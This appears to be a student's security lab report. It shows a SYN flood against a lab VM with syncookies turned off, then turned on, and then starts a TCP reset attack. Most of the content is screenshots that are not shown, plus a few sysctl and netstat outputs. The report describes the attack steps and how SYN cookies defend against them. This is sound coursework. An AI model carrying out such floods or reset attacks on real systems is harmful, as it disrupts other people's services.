
Lab 4 **Name: Pramod kumar** **pjk5502@psu.edu**

Machine names:

1) Ubuntu security class : 10.0.2.15
2) Ubuntu security class second: 10.0.2.4
3) Ubuntu security class third: 10.0.2.5



Task 1: TCP sync attack

```
[10/23/19]seed@VM:~$
[10/23/19]seed@VM:~$ sudo sysctl -p
net.ipv4.tcp_syncookies = 0
[10/23/19]seed@VM:~$
[10/23/19]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[10/23/19]seed@VM:~$ netstat -na | grep tcp
tcp        0      0 10.0.2.15:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN
tcp        0      0 127.0.1.1:53            0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp6       0      0 :::80                   :::*                    LISTEN
tcp6       0      0 :::53                   :::*                    LISTEN
tcp6       0      0 :::21                   :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
tcp6       0      0 :::3128                 :::*                    LISTEN
tcp6       0      0 ::1:953                 :::*                    LISTEN
tcp6       0      0 :::443                  :::*                    LISTEN
[10/23/19]seed@VM:~$ source ~/.bashrc
[10/23/19]seed@Victim:~$
[10/23/19]seed@Victim:~$
[10/23/19]seed@Victim:~$
[10/23/19]seed@Victim:~$
[10/23/19]seed@Victim:~$
```

Before attack

1) First client make a connection.
2) Start the attack


3) Same client tries to make another connection

Expected result: Step 3 shouldn't succeed.


Step 1:


As you can see on Client machine, connection is established.

Victim Ip is 10.0.2.15




Step2: Start the attack






Step3: As attack is started. Lets make initiate the new connection from client(which already has one connection)




In above image you can see that, after waiting for 3 minute, Telnet timed out and during new connection making it was always in SYNC_SENT mode. It means attack was successful.


While our old connection is still intact. As SYNC flood affect only.

Now let's try with cookies value as 1




Start the attack again:






Client NEW connection was successful, Now client has 2 connection




TCP SYN cookies generate random sequence number which tcp don't have to cache it. When TCP receive a ACK, it will match the sequence number against the function which will determine that weather the given number is legitimate or not. Hence TCP don't have to store this information and TCP won't run out of resources.

Task 2:

Victim




Client machine




After attack:


Client Pcap scan




Attacker screen



Client Screen




Lets try connecting again, As attack is going on, attacker will sent Reset as soon as client tries to connect.

